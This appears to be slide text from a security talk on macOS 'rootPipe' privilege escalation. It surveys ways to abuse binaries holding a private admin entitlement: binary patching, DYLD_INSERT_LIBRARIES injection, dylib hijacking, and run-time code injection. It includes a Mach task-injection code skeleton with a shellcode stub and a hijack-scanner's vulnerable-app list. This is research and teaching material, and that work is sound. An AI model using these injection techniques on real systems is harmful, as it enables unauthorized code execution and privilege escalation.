
```
#recursively walk (starting at r00t)
for root, dirnames, filenames in os.walk('/'):

 #check all files
 for filename in filenames:

   #check for entitlements
   output = subprocess.check_output( \
            ['codesign', '-d', '--entitlements', '-', os.path.join(root, filename)])

   #check for entitlement key
   if '<key>com.apple.private.admin.writeconfig</key>' in output:

     #found! :)
```

```
# python findEntitled.py
/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
/System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/MacOS/Directory Utility
...
```

entitled binaries


INFECTION

can a entitled binary be infected/patched?



☹ **nope:** loader verifies all digital signatures!

killed by the loader



```
Process:          Directory Utility [1337]
Path:             Directory Utility.app/Contents/MacOS/Directory Utility

Exception Type:   EXC_CRASH (Code Signature Invalid)
Exception Codes:  0x0000000000000000, 0x0000000000000000
```

load-time binary verification

LOAD-TIME INJECTION

can DYLD_INSERT_LIBRARIES be (ab)used?

```
$ DYLD_INSERT_LIBRARIES=rootPipe.dylib Directory Utility.app/Contents/MacOS/Directory Utility
```

```
//for restricted binaries, delete all DYLD_* and LD_LIBRARY_PATH environment variables
static void pruneEnvironmentVariables(const char* envp[], const char*** applep)
{
   int removedCount = 0;
   const char** d = envp;
   for(const char** s = envp; *s != NULL; s++) {
     if(strncmp(*s, "DYLD_", 5) != 0)
      *d++ = *s;
     else
       ++removedCount;
   }

   if (removedCount != 0){
      dyld::log("dyld: DYLD_ environment variables being ignored because ");
      switch (sRestrictedReason) {
          case restrictedByEntitlements:
                 dyld::log("main executable (%s) is code signed with entitlements\n", sExecPath);
```


☹ **nope:** loader ignores **DYLD_** env. vars for entitled binaries

Mach-O loader & **DYLD_** environment vars

Synack

DYLIB HIJACKING
can dylib hijacking be (ab)used?

☹ **nope:** no vulnerable apps are entitled


DHS

Dylib Hijack Scanner

Start Scan

Vulnerable Applications total: 110

```
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent
rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation

/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoS.../com.apple.photostream-agent.ImageConversionService
rpath vulnerability: /Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation

/Applications/Xcode.app/Contents/MacOS/Xcode
rpath vulnerability: /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/DVTFoundation
```

scan complete!

'hijackable' apps

virus BULLETIN white paper
www.virusbtn.com/dylib


Synack

Run-Time Injection

can code be injected into a entitled process?

☹ **nope:** `task_for_pid()` requires r00t

```
//shellcode (here: x86_64)
char shellCode[] =
     "\x55"                          // pushq  %rbp
     "\x48\x89\xe5"                  // movq   %rsp, %rbp
      ....

//1: get task for pid
task_for_pid(mach_task_self(), pid, &remoteTask);

//2: alloc remote stack/code
mach_vm_allocate(remoteTask, &remoteStack64, STACK_SIZE, VM_FLAGS_ANYWHERE);
mach_vm_allocate(remoteTask, &remoteCode64, sizeof(shellCode), VM_FLAGS_ANYWHERE );

//3: copy code into remote proc
mach_vm_write(remoteTask, remoteCode64, (vm_address_t)shellCode, sizeof(shellCode));

//4: make remote code executable
vm_protect(remoteTask, remoteCode64, sizeof(shellCode), FALSE, VM_PROT_READ | VM_PROT_EXECUTE);

//5: init & start remote thread
remoteThreadState64.__rip = (u_int64_t) (vm_address_t) remoteCode64;
remoteThreadState64.__rsp = (u_int64_t) remoteStack64;
remoteThreadState64.__rbp = (u_int64_t) remoteStack64;

thread_create_running(remoteTask, x86_THREAD_STATE64, (thread_state_t)&remoteThreadState64,
                      x86_THREAD_STATE64_COUNT, &remoteThread);
```




run-time process injection

EVIL PLUGINS

